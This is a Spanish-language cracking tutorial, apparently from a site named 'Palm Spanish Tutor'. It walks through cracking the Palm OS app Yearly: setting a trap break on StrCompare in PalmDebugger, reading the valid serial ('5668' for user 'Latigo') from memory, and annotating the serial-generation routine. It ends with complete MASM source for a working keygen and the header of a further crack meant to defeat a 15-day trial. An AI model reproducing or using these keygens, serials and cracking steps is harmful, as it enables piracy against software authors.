sysTrapSelectTime = 0x25b
sysTrapDayDrawDaySelector = 0x25c
sysTrapDayHandleEvent = 0x25d
sysTrapDayDrawDays = 0x25e
sysTrapDayOfWeek = 0x25f
sysTrapDaysInMonth = 0x260
sysTrapDayOfMonth = 0x261
sysTrapDateDaysToDate = 0x262
sysTrapDateToDays = 0x263
sysTrapDateAdjust = 0x264
sysTrapDateSecondsToDate = 0x265
sysTrapDateToAscii = 0x266
sysTrapDateToDOWDMFormat = 0x267
sysTrapTimeToAscii = 0x268
sysTrapFind = 0x269
sysTrapFindStrInStr = 0x26a
sysTrapFindSaveMatch = 0x26b
sysTrapFindGetLineBounds = 0x26c
```

```
sysTrapFindDrawHeader = 0x26d
sysTrapPenOpen = 0x26e
sysTrapPenClose = 0x26f
sysTrapPenGetRawPen = 0x270
sysTrapPenCalibrate = 0x271
sysTrapPenRawToScreen = 0x272
sysTrapPenScreenToRaw = 0x273
sysTrapPenResetCalibration = 0x274
sysTrapPenSleep = 0x275
sysTrapPenWake = 0x276
sysTrapResLoadForm = 0x277
sysTrapResLoadMenu = 0x278
sysTrapFtrInit = 0x279
sysTrapFtrUnregister = 0x27a
sysTrapFtrGet = 0x27b
sysTrapFtrSet = 0x27c
sysTrapFtrGetByIndex = 0x27d
sysTrapGrfInit = 0x27e
sysTrapGrfFree = 0x27f
sysTrapGrfGetState = 0x280
sysTrapGrfSetState = 0x281
sysTrapGrfFlushPoints = 0x282
sysTrapGrfAddPoint = 0x283
sysTrapGrfInitState = 0x284
sysTrapGrfCleanState = 0x285
sysTrapGrfMatch = 0x286
sysTrapGrfGetMacro = 0x287
sysTrapGrfFilterPoints = 0x288
sysTrapGrfGetNumPoints = 0x289
sysTrapGrfGetPoint = 0x28a
sysTrapGrfFindBranch = 0x28b
sysTrapGrfMatchGlyph = 0x28c
sysTrapGrfGetGlyphMapping = 0x28d
sysTrapGrfGetMacroName = 0x28e
sysTrapGrfDeleteMacro = 0x28f
sysTrapGrfAddMacro = 0x290
sysTrapGrfGetAndExpandMacro = 0x291
sysTrapGrfProcessStroke = 0x292
sysTrapGrfFieldChange = 0x293
sysTrapGetCharSortValue = 0x294
sysTrapGetCharAttr = 0x295
sysTrapGetCharCaselessValue = 0x296
sysTrapPwdExists = 0x297
sysTrapPwdVerify = 0x298
sysTrapPwdSet = 0x299
sysTrapPwdRemove = 0x29a
sysTrapGsiInitialize = 0x29b
sysTrapGsiSetLocation = 0x29c
sysTrapGsiEnable = 0x29d
sysTrapGsiEnabled = 0x29e
sysTrapGsiSetShiftState = 0x29f
sysTrapKeyInit = 0x2a0
sysTrapKeyHandleInterrupt = 0x2a1
sysTrapKeyCurrentState = 0x2a2
sysTrapKeyResetDoubleTap = 0x2a3
sysTrapKeyRates = 0x2a4
sysTrapKeySleep = 0x2a5
sysTrapKeyWake = 0x2a6
sysTrapDlkControl = 0x2a7
sysTrapDlkStartServer = 0x2a8
sysTrapDlkGetSyncInfo = 0x2a9
sysTrapDlkSetLogEntry = 0x2aa
sysTrapUnused2 = 0x2ab
sysTrapSysLibLoad = 0x2ac
sysTrapSndPlaySmf = 0x2ad
sysTrapSndCreateMidiList = 0x2ae
sysTrapAbtShowAbout = 0x2af
sysTrapMdmDial = 0x2b0
sysTrapMdmHangUp = 0x2b1
```

```
sysTrapDmSearchRecord = 0x2b2
sysTrapSysInsertionSort = 0x2b3
sysTrapDmInsertionSort = 0x2b4
sysTrapLstSetTopItem = 0x2b5
sysTrapSclSetScrollBar = 0x2b6
sysTrapSclDrawScrollBar = 0x2b7
sysTrapSclHandleEvent = 0x2b8
sysTrapSysMailboxCreate = 0x2b9
sysTrapSysMailboxDelete = 0x2ba
sysTrapSysMailboxFlush = 0x2bb
sysTrapSysMailboxSend = 0x2bc
sysTrapSysMailboxWait = 0x2bd
sysTrapSysTaskWait = 0x2be
sysTrapSysTaskWake = 0x2bf
sysTrapSysTaskWaitClr = 0x2c0
sysTrapSysTaskSuspend = 0x2c1
sysTrapSysTaskResume = 0x2c2
sysTrapCategoryCreateList = 0x2c3
sysTrapCategoryFreeList = 0x2c4
sysTrapCategoryEditV20 = 0x2c5
sysTrapCategorySelect = 0x2c6
sysTrapDmDeleteCategory = 0x2c7
sysTrapSysEvGroupCreate = 0x2c8
sysTrapSysEvGroupSignal = 0x2c9
sysTrapSysEvGroupRead = 0x2ca
sysTrapSysEvGroupWait = 0x2cb
sysTrapEvtEventAvail = 0x2cc
sysTrapEvtSysEventAvail = 0x2cd
sysTrapStrNCopy = 0x2ce
sysTrapKeySetMask = 0x2cf
sysTrapSelectDay = 0x2d0
sysTrapPrefGetPreference = 0x2d1
sysTrapPrefSetPreference = 0x2d2
sysTrapPrefGetAppPreferences = 0x2d3
sysTrapPrefSetAppPreferences = 0x2d4
sysTrapFrmPointInTitle = 0x2d5
sysTrapStrNCat = 0x2d6
sysTrapMemCmp = 0x2d7
sysTrapTblSetColumnEditIndicator = 0x2d8
sysTrapFntWordWrap = 0x2d9
sysTrapFldGetScrollValues = 0x2da
sysTrapSysCreateDataBaseList = 0x2db
sysTrapSysCreatePanelList = 0x2dc
sysTrapDlkDispatchRequest = 0x2dd
sysTrapStrPrintF = 0x2de
sysTrapStrVPrintF = 0x2df
sysTrapPrefOpenPreferenceDB = 0x2e0
sysTrapSysGraffitiReferenceDialog = 0x2e1
sysTrapSysKeyboardDialog = 0x2e2
sysTrapFntWordWrapReverseNLines = 0x2e3
sysTrapFntGetScrollValues = 0x2e4
sysTrapTblSetRowStaticHeight = 0x2e5
sysTrapTblHasScrollBar = 0x2e6
sysTrapSclGetScrollBar = 0x2e7
sysTrapFldGetNumberOfBlankLines = 0x2e8
sysTrapSysTicksPerSecond = 0x2e9
sysTrapHwrBacklight = 0x2ea
sysTrapDmDatabaseProtect = 0x2eb
sysTrapTblSetBounds = 0x2ec
sysTrapStrNCompare = 0x2ed
sysTrapStrNCaselessCompare = 0x2ee
sysTrapPhoneNumberLookup = 0x2ef
sysTrapFrmSetMenu = 0x2f0
sysTrapEncDigestMD5 = 0x2f1
sysTrapDmFindSortPosition = 0x2f2
sysTrapSysBinarySearch = 0x2f3
sysTrapSysErrString = 0x2f4
sysTrapSysStringByIndex = 0x2f5
sysTrapEvtAddUniqueEventToQueue = 0x2f6
```

```
sysTrapStrLocalizeNumber = 0x2f7
sysTrapStrDelocalizeNumber = 0x2f8
sysTrapLocGetNumberSeparators = 0x2f9
sysTrapMenuSetActiveMenuRscID = 0x2fa
sysTrapLstScrollList = 0x2fb
sysTrapCategoryInitialize = 0x2fc
sysTrapEncDigestMD4 = 0x2fd
sysTrapEncDES = 0x2fe
sysTrapLstGetVisibleItems = 0x2ff
sysTrapWinSetWindowBounds = 0x300
sysTrapCategorySetName = 0x301
sysTrapFldSetInsertionPoint = 0x302
sysTrapFrmSetObjectBounds = 0x303
sysTrapWinSetColors = 0x304
sysTrapFlpDispatch = 0x305
sysTrapFlpEmDispatch = 0x306
sysTrapExgInit = 0x307
sysTrapExgConnect = 0x308
sysTrapExgPut = 0x309
sysTrapExgGet = 0x30a
sysTrapExgAccept = 0x30b
sysTrapExgDisconnect = 0x30c
sysTrapExgSend = 0x30d
sysTrapExgReceive = 0x30e
sysTrapExgRegisterData = 0x30f
sysTrapExgNotifyReceive = 0x310
sysTrapExgControl = 0x311
sysTrapPrgStartDialog = 0x312
sysTrapPrgStopDialog = 0x313
sysTrapPrgUpdateDialog = 0x314
sysTrapPrgHandleEvent = 0x315
sysTrapImcReadFieldNoSemicolon = 0x316
sysTrapImcReadFieldQuotablePrintable = 0x317
sysTrapImcReadPropertyParameter = 0x318
sysTrapImcSkipAllPropertyParameters = 0x319
sysTrapImcReadWhiteSpace = 0x31a
sysTrapImcWriteQuotedPrintable = 0x31b
sysTrapImcWriteNoSemicolon = 0x31c
sysTrapImcStringIsAscii = 0x31d
sysTrapTblGetItemFont = 0x31e
sysTrapTblSetItemFont = 0x31f
sysTrapFontSelect = 0x320
sysTrapFntDefineFont = 0x321
sysTrapCategoryEdit = 0x322
sysTrapSysGetOSVersionString = 0x323
sysTrapSysBatteryInfo = 0x324
sysTrapSysUIBusy = 0x325
sysTrapWinValidateHandle = 0x326
sysTrapFrmValidatePtr = 0x327
sysTrapCtlValidatePointer = 0x328
sysTrapWinMoveWindowAddr = 0x329
sysTrapFrmAddSpaceForObject = 0x32a
sysTrapFrmNewForm = 0x32b
sysTrapCtlNewControl = 0x32c
sysTrapFldNewField = 0x32d
sysTrapLstNewList = 0x32e
sysTrapFrmNewLabel = 0x32f
sysTrapFrmNewBitmap = 0x330
sysTrapFrmNewGadget = 0x331
sysTrapFileOpen = 0x332
sysTrapFileClose = 0x333
sysTrapFileDelete = 0x334
sysTrapFileReadLow = 0x335
sysTrapFileWrite = 0x336
sysTrapFileSeek = 0x337
sysTrapFileTell = 0x338
sysTrapFileTruncate = 0x339
sysTrapFileControl = 0x33a
sysTrapFrmActiveState = 0x33b
```

```
sysTrapSysGetAppInfo = 0x33c
sysTrapSysGetStackInfo = 0x33d
sysTrapScrDisplayMode = 0x33e
sysTrapHwrLCDGetDepth = 0x33f
sysTrapHwrGetROMToken = 0x340
sysTrapDbgControl = 0x341
sysTrapExgDBRead = 0x342
sysTrapExgDBWrite = 0x343
sysTrapSysGremlins = 0x344
sysTrapFrmRemoveObject = 0x345
```

StrCompare es 0XC8. Eso significa que tenemos que ponerle fuego al PalmDebugger, Primero Poner el debugger en ' Emulator ' en ' menu "Connection" (in the case you want to debug a program which is running on the emu por supuesto) , Invocar Con el comando "**ATT**", (Para conectar el debugger),Buscamos un "**atb 0c8**" y entonces con "**g**" entramos al emulador y se congela el debugger (Es el mismo que el F5 en el debugger SoftIce de Windows 32 bits).

Ahora regresemos al Yearly.PRC en la palm e intentemos registrarnos como antes (Recuerda, Todo el tiempo el emulador salta al debugger cuando encuentra algún "**bp**", la ejecución es libreada y podemos trabajar en el debugger. Para devolver a la ejecución a la palm o el emúlador, Solo basta poner un Go "**g**" y un "Enter" por supuesto.

Escribir un serial y dar click en "OK", BOOm!! Allí conseguimos ir . StrCompare toma dos parámetros, uno (en este caso) es el serial que hemos escrito y el otro es el serial generado bueno.

La pregunta es en que lugar de la memoria tenemos nuestro verdedero serial:)
(Btw Yearly toma como un nombre de usuario el nombre del usuario HotSync, en mi caso es ' Latigo '). Escribimos un comando ' il ' para desensamblar las 10 líneas de código a partir del breakpoint. Hacemos esto para comparar este código dentro del IDA para saber si estamos en el lugar correcto.
Regresamos al código desensamblado, sabemos que punteros son presionados:

```
000007C2 45 EC 02 A0 LEA.L $2A0(A4), A2
000007C6 42 32 50 00 CLR.B $0(A2, D5.W)
000007CA 48 6C 02 A0 PEA.L $2A0(A4)
000007CE 4E 4F A0 C7 SysTrap StrLen
000007D2 58 4F ADD.W #$4, A7
000007D4 0C 40 00 08 CMP.W #$0008, D0
000007D8 63 14 BLS.S LOC_7EE
000007DA 48 6C 02 A0 PEA.L $2A0(A4)
000007DE 4E 4F A0 C7 SysTrap StrLen
000007E2 E2 48 LSR.W #$1, D0
000007E4 36 00 MOVE.W D0, D3
000007E6 52 43 ADD.W #$1, D3
000007E8 42 32 30 00 CLR.B $0(A2, D3.W)
000007EC 58 4F ADD.W #$4, A7
loc_7EE:
000007EE 41 EC 05 60 LEA.L $560(A4), A0
000007F2 48 68 00 02 PEA.L $2(A0)         <- Empuja aquí el mismo ptr como adentro 000048CA
000007F6 48 6C 02 A0 PEA.L $2A0(A4)       <- Dirección para la generación del serial
000007FA 4E 4F A0 C8 SysTrap StrCompare
000007FE 4A 40 TST.W D0
00000800 66 06 BNE.S LOC_808
00000802 39 7C 00 01 00.. MOVE.W #$0001, $28(A4)
loc_808:
00000808 4C EE
0000080A 04 F8 DC.W #04F8
0000080C FF E8 DC.W #FFE8
0000080E 4E 5E UNLK.L A6
00000810 4E 75 RTS
```

Nos interesa el **$2A0(A4)** Ya que el otro contiene una copia de nuestro serial.
'**$2A0(A4)** Siguiente manera: 'Tomaremos la dirección que está contenida en el registro **A4**, añadiéndole **0x2A0** él puntero nos llevara a algo, entonces pondremos el puntero y conseguiremos el serial real '
Para saber los contenidos de **A4** debemos escribir el comando ' **REG** ' (Para que nos muestre los contenidos de TODOS los registros). En este caso, **A4** contiene a ' **0001306A** '. **0x2A0** deberíamos de agregar este, dándonos **0x1330A** como consecuencia. ÉSTE es el puntero de la cadena. Todo lo de la izquierda esta en '**DM 1330A**' (DM = Display Memory)
Este es el resultado de la busqueda en memoria:

```
0001330A: 35 36 36 38 00 00 00 00   00 00 00 00 00 00 00 00      "5668............"
```

Con el comando "**dm a1**" encontramos el serial falso.

Otra manera de encontrar el serial es usar el comando "**dm a1**"

```
El número 5668 es el serial para un HotSync/name "Latigo"
```

Of course, the other pointer passed as parameter to StrCompare was our username, but just in case you wanna double check do the following: **0x1306A + 0x560 + 0x2 = 0x135CC**
'**DM 135CC**' and you'll see what you entered as a serial. (Btw, the last '**0x2'** is added to our addresses cos that is what happens at **code0001:000006C2**)

Que es eso! , Allí lo tenemos! un agradable 'Listado muerto ' + ' Acercamiento con la memoria '
Por consiguiente, La parte de este tutorial enseñara como realizar el keygen, Sigue leyendo abajo.
Comandos usado en el PalmDebugger.exe (checar la lista de comandos del PalmDebugger's con la ayuda que se incluye con help):

Comando	Descripción
ATB	Colocar un trap break. Sytanx = atb 'SysTrap number'
G	Continuar ejecucion. Toma la dirección de la memoria es parametro opcional
ATT	Conectar el debugger con un Emulador ó Palm remota
IL	Desensamblar el código del programa actual en la dirección (EIP).
DM	(Dumps) Mostrar el contenido de la memoria
REG	Mostrar todos los registros.

Ok, Esto es todo espero que les haya gustado , http://www.latigo.cjb.net. Bye!

KeyGen early 3.1c "Generador de llaves"

Son algunas instrucciones en DragonBall cpu comentadas y traducidas para una mejor comprensión. Al final esta el código fuente del KeyGen en lenguaje Assembler para Win32Asm .
Subrutina (s) que el programa usa para generar y validar un número de serie. Cada línea es comentada y las instrucciones traducidas a x86 son descritas después del carácter '|'. Las instrucciones del x86 son ' mixtas ' con los registros DragonBall. (Se verán los términos más adelante) lo hice de forma que se pudiera entender el algoritmo.

```
code0001:000005CC                link    a6,#0           ; Crear espacio en la
memoria para variables
code0001:000005D0                movem.l d3-d7/a2,-(sp)  ; Guardar registros y
destruirlos
code0001:000005D4                pea     $9E0(a4)        ; Pon el username
```

```
code0001:000005D8                 systrap StrLen()
code0001:000005DC                 move.w  d0,d6           ; mov serial's longitud de
D6 | mov D6,d0
code0001:000005DE                 moveq   #$F,d2          ; move 0xf  de d2 | mov
d2,0fh
code0001:000005E0                 lsr.w   d2,d0           ; Cambia a la derecha d0
by d2 | shr d0,d2
code0001:000005E2                 add.w   d6,d0           ; add d6 to d0 | ADD d0,d6
code0001:000005E4                 move.w  d0,d7           ; mov d7,d0
code0001:000005E6                 asr.w   #1,d7           ; shr d7,1
code0001:000005E8                 move.w  d7,d4           ; mov d4,d7
code0001:000005EA                 move.w  d4,d0           ; mov d0,d4
code0001:000005EC                 add.w   d4,d0           ; add d0,d4
code0001:000005EE                 move.w  d6,d7           ; mov serial's longitud en
d7 | mov d7,d6
code0001:000005F0                 sub.w   d0,d7           ; sub d7,d0
code0001:000005F2                 clr.w   $28(a4)         ; Pon un 0 en nuestra
bandera de registro.
code0001:000005F6                 addq.w  #4,sp           ; corrección de la pila |
add esp,4
code0001:000005F8                 cmpi.w  #2,d6           ; La longitud de nuestro
serial es = 2?
code0001:000005FC                 ble     loc_0_6D8       ; Salta a mal tipo
code0001:00000600                 lea     $560(a4),a0     ; Mete en a0 la dirección
del serial | lea a0,cualquiera
code0001:00000604                 pea     2(a0)           ; Pon una copia del serial
en la pila
code0001:00000608                 systrap StrLen()
code0001:0000060C                 addq.w  #4,sp           ; Corrección de pila
code0001:0000060E                 cmpi.w  #2,d0           ; La longitud es de 2
caracteres?
code0001:00000612                 bls     loc_0_6D8       ; Salta a mal pillo
code0001:00000616                 clr.w   d5              ; Borra los registros de d5
code0001:00000618                 move.w  d4,d3           ; mov d3,d4
code0001:0000061A                 subq.w  #1,d3           ; SUB d3,1
code0001:0000061C                 cmp.w   d3,d6           ; is DX = nuestra longitud
del serial? | cmp d6,d3
code0001:0000061E                 ble.s   loc_0_65E       ; Si ,Salta a alguna parte
code0001:00000620
code0001:00000620 loc_0_620:                              ; CODE XREF: sub_0_5CC+90.j
code0001:00000620                 tst.w   d4              ; Es d4 nulo ó  0 ?  | cmp
d4,0 or cmp d4,Nulo
code0001:00000622                 blt.s   loc_0_65E       ; Si, Salta a algún lado
code0001:00000624                 lea     $2A0(a4),a1     ; Pon en a1 la dirección
que contiene el serial generado
code0001:00000628                 lea     $9E0(a4),a0     ; Apuntar el username en a0
code0001:0000062C                 move.b  (a0,d3.w),d1    ; Mover a d1 el caracter
en la posición d3 en la cadena de a0 | MOV d1,BYTE PTR [a0+d3]
code0001:00000630                 ext.w   d1              ; El equivalente a ext.w
es CBW Pero no utilizado en mi keygen
code0001:00000632                 move.b  (a0,d4.w),d0    ; El mismo que antes pero
con otro registros
code0001:00000636                 ext.w   d0
```

```
code0001:00000638                ext.l   d1
code0001:0000063A                divs.w  d0,d1           ; DIVS = IDIV. en este
casi si D1 es AX entonces IDIV D0
code0001:0000063C                move.l  d1,d0           ; mov d0,d1
code0001:0000063E                swap    d0              ; swap Intercambiar las
palabras en un determinado registro
code0001:00000640                move.b  d0,(a1,d5.w)    ; mover byte ptr [a1+d5],d0
code0001:00000644                addq.w  #1,d5           ; inc d5
code0001:00000646                lea     $2A0(a4),a0     ; Dirección del serial
generado en a0
code0001:0000064A                subq.w  #1,a0           ; SUB A0,1
code0001:0000064C                pea     (a0,d5.w)       ; Este pone el caracter a
la posición d5 de la cadena a a0
code0001:00000650                bsr     sub_0_594       ; Slatar a la subrutina
que convierte a números ascii
code0001:00000654                addq.w  #4,sp           ; corrección de la pila
code0001:00000656                addq.w  #1,d3           ; incrementar d3 | inc d3
code0001:00000658                subq.w  #1,d4           ; decrementar d4 | dec d4
code0001:0000065A                cmp.w   d3,d6           ; contador = longitud?  |
cmp d6,d3
code0001:0000065C                bgt.s   loc_0_620       ; Es d4 nulo ó 0 ?  | cmp
d4,0 or cmp d4,NULL
code0001:0000065E
code0001:0000065E loc_0_65E:                             ; CODE XREF: sub_0_5CC+52.j
code0001:0000065E                                        ; sub_0_5CC+56.j
code0001:0000065E                tst.w   d7              ; d7 nulo?
code0001:00000660                beq.s   loc_0_692       ; Si, salta a hacer la
comparación | JZ En alguna parte
code0001:00000662                lea     $2A0(a4),a1     ; lea a1, Real Serial
code0001:00000666                lea     $9E0(a4),a0     ; lea esi,UserName
code0001:0000066A                move.b  (a0),d0         ; Mover un caracter de
user name a d0
code0001:0000066C                ext.w   d0
code0001:0000066E                move.b  -1(a0,d6.w),d1  ; mov d1,byte ptr [a0+d6-1]
code0001:00000672                ext.w   d1              ; d1 = bx
code0001:00000674                ext.l   d0              ; d0 = ax
code0001:00000676                divs.w  d1,d0           ; IDIV BX
code0001:00000678                move.l  d0,d1           ; mov d1,d0
code0001:0000067A                swap    d1
code0001:0000067C                move.b  d1,(a1,d5.w)    ; mov word ptr[a1+d5],d1
code0001:00000680                addq.w  #1,d5           ; inc d5
code0001:00000682                lea     $2A0(a4),a0     ; lea a0,variable
code0001:00000686                subq.w  #1,a0           ; dec a0
code0001:00000688                pea     (a0,d5.w)       ; Pon el caracter a la
posición d5 de la cadena a a0
code0001:0000068C                bsr     sub_0_594       ; Saltar a la subrutina
ascii
code0001:00000690                addq.w  #4,sp           ; corrección de la pila
code0001:00000692
code0001:00000692 loc_0_692:                             ; CODE XREF: sub_0_5CC+94.j
code0001:00000692                lea     $2A0(a4),a2     ; Nuestro seial en a2
code0001:00000696                clr.b   (a2,d5.w)       ; Añadir caracter nulo |
move byte ptr [a2+a5],0
```

```
code0001:0000069A                 pea     $2A0(a4)        ; Ponlo
code0001:0000069E                 systrap StrLen()
code0001:000006A2                 addq.w  #4,sp           ; Correción de la pila
code0001:000006A4                 cmpi.w  #8,d0           ; La longitud es de 8 ? |
cmp d0,8
code0001:000006A8                 bls.s   loc_0_6BE       ; JLE en algún lugar
code0001:000006AA                 pea     $2A0(a4)        ; Conseguir su longitud
code0001:000006AE                 systrap StrLen()
code0001:000006B2                 lsr.w   #1,d0           ; Cambiar 1 a la derecha |
shr d0,1
code0001:000006B4                 move.w  d0,d3           ; copiar a d3 | mov d3,d0
code0001:000006B6                 addq.w  #1,d3           ; Sumar 1 a d3 | inc d3
code0001:000006B8                 clr.b   (a2,d3.w)       ; caracteres solo en d3
username un carácter nulo por añadir en nuestro serial | mov byte ptr [a2+d3],0
code0001:000006BC                 addq.w  #4,sp           ; add esp,4
code0001:000006BE
code0001:000006BE loc_0_6BE:                              ; CODE XREF: sub_0_5CC+DC.j
code0001:000006BE                 lea     $560(a4),a0     ; Serial introducido en a0
code0001:000006C2                 pea     2(a0)           ; Pon esa dirección pero
primero increméntalo por 2 este punto es nuestro  serial
code0001:000006C6                 pea     $2A0(a4)        ; serial generado
code0001:000006CA                 systrap StrCompare()
code0001:000006CE                 tst.w   d0              ; d0 is 0? | cmp d0,0
code0001:000006D0                 bne.s   loc_0_6D8       ; Ramificar si no es igual
Chico malo | JNZ Mal chico
code0001:000006D2                 move.w  #1,$28(a4)      ; RegFlag colocar! | mov
d4,1
code0001:000006D8
code0001:000006D8 loc_0_6D8:                              ; CODE XREF: sub_0_5CC+30.j
code0001:000006D8                                         ; sub_0_5CC+46.j ...
code0001:000006D8                 movem.l var_18(a6),d3-d7/a2
code0001:000006DE                 unlk    a6
code0001:000006E0                 rts
code0001:000006E0 ; End of function sub_0_5CC

code0001:00000594 proc            sub_0_594()            ; CODE XREF: sub_0_5CC+84.p
code0001:00000594                 link    a6,#0
code0001:00000598                 movea.l arg_0(a6),a0    ; Mover al parametro de la
primera posición (Un caracter) a a0
code0001:0000059C                 move.b  (a0),d0         ; mov d0,a0
code0001:0000059E                 cmpi.b  #$A,d0          ; cmp d0,10
code0001:000005A2                 bls.s   loc_0_5AE       ; JLE en algún lado
code0001:000005A4
code0001:000005A4 loc_0_5A4:                              ; CODE XREF: sub_0_594+18.j
code0001:000005A4                 lsr.b   #1,d0           ; shr d0,1
code0001:000005A6                 move.b  d0,(a0)         ; mov a0,d0
code0001:000005A8                 cmpi.b  #$A,d0          ; cmp a0,10
code0001:000005AC                 bhi.s   loc_0_5A4       ; JA seguir cambio
code0001:000005AE
code0001:000005AE loc_0_5AE:                              ; CODE XREF: sub_0_594+E.j
code0001:000005AE                 clr.w   d0              ; xor d0,d0
code0001:000005B0                 move.b  (a0),d0         ; mov d0,a0
code0001:000005B2                 move.w  d0,d1           ; mov d1,d0
```

```
code0001:000005B4                 moveq   #$A,d2          ; mov d2,0ah
code0001:000005B6                 andi.l  #$FFFF,d1       ; and d1,0ffffh
code0001:000005BC                 divu.w  d2,d1           ; De d1 donde AX este va a
ser DIV d2
code0001:000005BE                 move.l  d1,d0           ; mov d0,d1
code0001:000005C0                 swap    d0
code0001:000005C2                 ori.b   #$30,d0 ; '0'   ; OR d0,30h
code0001:000005C6                 move.b  d0,(a0)         ; mov a0,d0
code0001:000005C8                 unlk    a6              ; leave (salir)
code0001:000005CA                 rts                     ; ret (terminar)
code0001:000005CA ; End of function sub_0_594
```

Después de un poco de lucha haremos un keygen en Win32Asm. Este es el código fuente.

By Latigo .

```
        .386
.MODEL  FLAT, STDCALL
option casemap :none

include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc

includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\user32.lib

WinMain PROTO hInst:HINSTANCE,hPrevInst:HINSTANCE,CmdShow:SDWORD

.CONST

IDKEYGEN                EQU 1000
IDC_USERNAME    EQU 1001
IDC_SERIAL      EQU 1002
IDM_ABOUT               EQU 1
ID_ABOUTCLOSE   EQU 2
SMALLICON               EQU 103

.DATA

MainDlgName                     DB "IDD_DIALOG1",0
AboutDlgName            DB "IDD_ABOUTDIALOG",0
Titulo                          DB "Yerly KeyGenerator by Latigo/UCF",0
NotEnuffCharsMsg        DB "Longitud del Username's  debe ser menor de 3
caracteres!",0

HexFormatter            DB "%#04x",0
DecFormatter            DB "%d",0
StringFormatter         DB "%hs",0

.DATA?

hInstance               DWORD  ?
```

```
UserSerial              DB 255 DUP (?)
RealSerial              DB 255 DUP (?)

.CODE

start:

        INVOKE GetModuleHandle, NULL
        MOV    hInstance,EAX
        INVOKE WinMain, hInstance,NULL,SW_SHOWDEFAULT
        INVOKE ExitProcess,EAX

WinMain proc hInst:HINSTANCE,hPrevInst:HINSTANCE,CmdShow:SDWORD

        MOV EAX, OFFSET DlgProc
        INVOKE DialogBoxParam, hInst, OFFSET MainDlgName,NULL,EAX,NULL
        RET

WinMain endp

DlgProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM


        LOCAL D5:WORD
        LOCAL D3:WORD           ; ptr para un carácter
        LOCAL D4:WORD       ; ptr para un carácter
        LOCAL D6:WORD           ; Contiene la longitud del UserName's
        LOCAL D7:WORD

        MOV   EAX,uMsg

        CMP EAX, WM_CLOSE
        JZ _close

        CMP EAX,WM_INITDIALOG
    JZ _initdialog

    CMP EAX,WM_COMMAND
    JZ _command

    xor EAX,EAX
    RET

    _close:
    INVOKE ExitProcess,0
        RET

    _initdialog:
        INVOKE LoadIcon,hInstance,SMALLICON
        INVOKE SendMessage,hWnd,WM_SETICON,ICON_SMALL,EAX
        RET

    _command:
```

```
MOV EAX, wParam

CMP EAX,IDKEYGEN
JZ KeyGenIt

CMP AX,IDM_ABOUT
JZ _about

RET

_about:
MOV EAX, OFFSET AboutDlgProc
INVOKE DialogBoxParam, hInstance, OFFSET AboutDlgName,NULL,EAX,NULL
RET

KeyGenIt:
INVOKE GetDlgItemText,hWnd,IDC_USERNAME,OFFSET UserSerial,255
INVOKE lstrlen,OFFSET UserSerial

CMP EAX,2
JLE NotEnuffChars

MOV D6,AX
SHR AX,0FH
ADD AX,D6
MOV BX,AX
SHR BX,1
MOV CX,BX
MOV AX,CX
ADD AX,CX
MOV BX,D6
SUB BX,AX
MOV DX,CX
SUB DX,1
MOV D5,0
MOV D7,BX
MOV D4,CX
MOV D3,DX
CMP DX,D6
JZ Mentira

LEA EDI,RealSerial
LEA ESI,UserSerial
XOR EAX,EAX
XOR EBX,EBX
XOR EDX,EDX


NextChars:
CMP D4,0ffffh  ; (or NULL)
JZ Mentira
MOV DX,D3
MOV AL,BYTE PTR [ESI+EDX]
```

```
MOV DX,D4
MOV BL,BYTE PTR [ESI+EDX]
XOR EDX,EDX
IDIV BX
PUSH EDX
CALL AddIt
XOR ECX,ECX
MOV CX,D5
MOV BYTE PTR [EDI+ECX],DL
INC D3
MOV AX,D3
MOV BX,D6
CMP AX,BX
JZ MentiraLaMentiraMentiraLaVerdad
INC D5
DEC D4
JMP NextChars


Mentira:
CMP D7,0FFFFH
JZ MentiraLaMentiraMentiraLaVerdad
XOR EAX,EAX
XOR EBX,EBX
LEA ESI,UserSerial
MOV AL,BYTE PTR [ESI]
XOR EDX,EDX
MOV DX,D6
MOV BL,BYTE PTR [ESI+EDX-1]
XOR EDX,EDX
IDIV BX
PUSH EDX
CALL AddIt
XOR ECX,ECX
MOV CX,D5
MOV BYTE PTR [EDI+ECX],DL

MentiraLaMentiraMentiraLaVerdad:
LEA ESI,RealSerial
XOR EAX,EAX
MOV AX,D5
INC AX
ADD ESI,EAX
MOV BYTE PTR [ESI],NULL
INVOKE lstrlen,OFFSET RealSerial
CMP EAX,8
JLE NoNeedToChop
SHR EAX,1
LEA ESI,RealSerial
ADD ESI,EAX
ADD ESI,1
MOV BYTE PTR [ESI],NULL
```

```
        NoNeedToChop:
        INVOKE SetDlgItemText,hWnd,IDC_SERIAL,OFFSET RealSerial
        RET

        NotEnuffChars:
        INVOKE MessageBox,0,OFFSET NotEnuffCharsMsg,0,MB_OK
        RET

DlgProc endp

AddIt   PROC Char:DWORD

        CMP DL,10
        JLE EsMenorADiez
        GoOnShifting:
        SHR DL,1
        CMP DL,10
        JA GoOnShifting
        EsMenorADiez:
        MOV BX,10
        MOV AL,DL
        XOR DX,DX
        DIV BX
        OR DL,30H
        RET

AddIt   ENDP

AboutDlgProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM

        MOV   EAX,uMsg

        CMP EAX, WM_CLOSE
        JZ about_close

    CMP EAX,WM_COMMAND
    JZ about_command

    xor EAX,EAX
    RET

        about_close:
        INVOKE EndDialog,hWnd,0
        RET

        about_command:
        MOV EAX, wParam
        CMP EAX,ID_ABOUTCLOSE
        JZ about_close
        RET

AboutDlgProc ENDP
```

```
END start
```

The end.

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	MathChamp v1.0 Juego de Gusano

Protección:	(X)Serial (X)HotSync/Code (X)Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Juego de Gusano para escuincles que is que enseña a sumar y mas	
Objetivo:	Encontrar algún serial para evitar la caducación de 15 días	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.palgear.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Chucky	FECHA: W/31/05/2005

INTRODUCCION

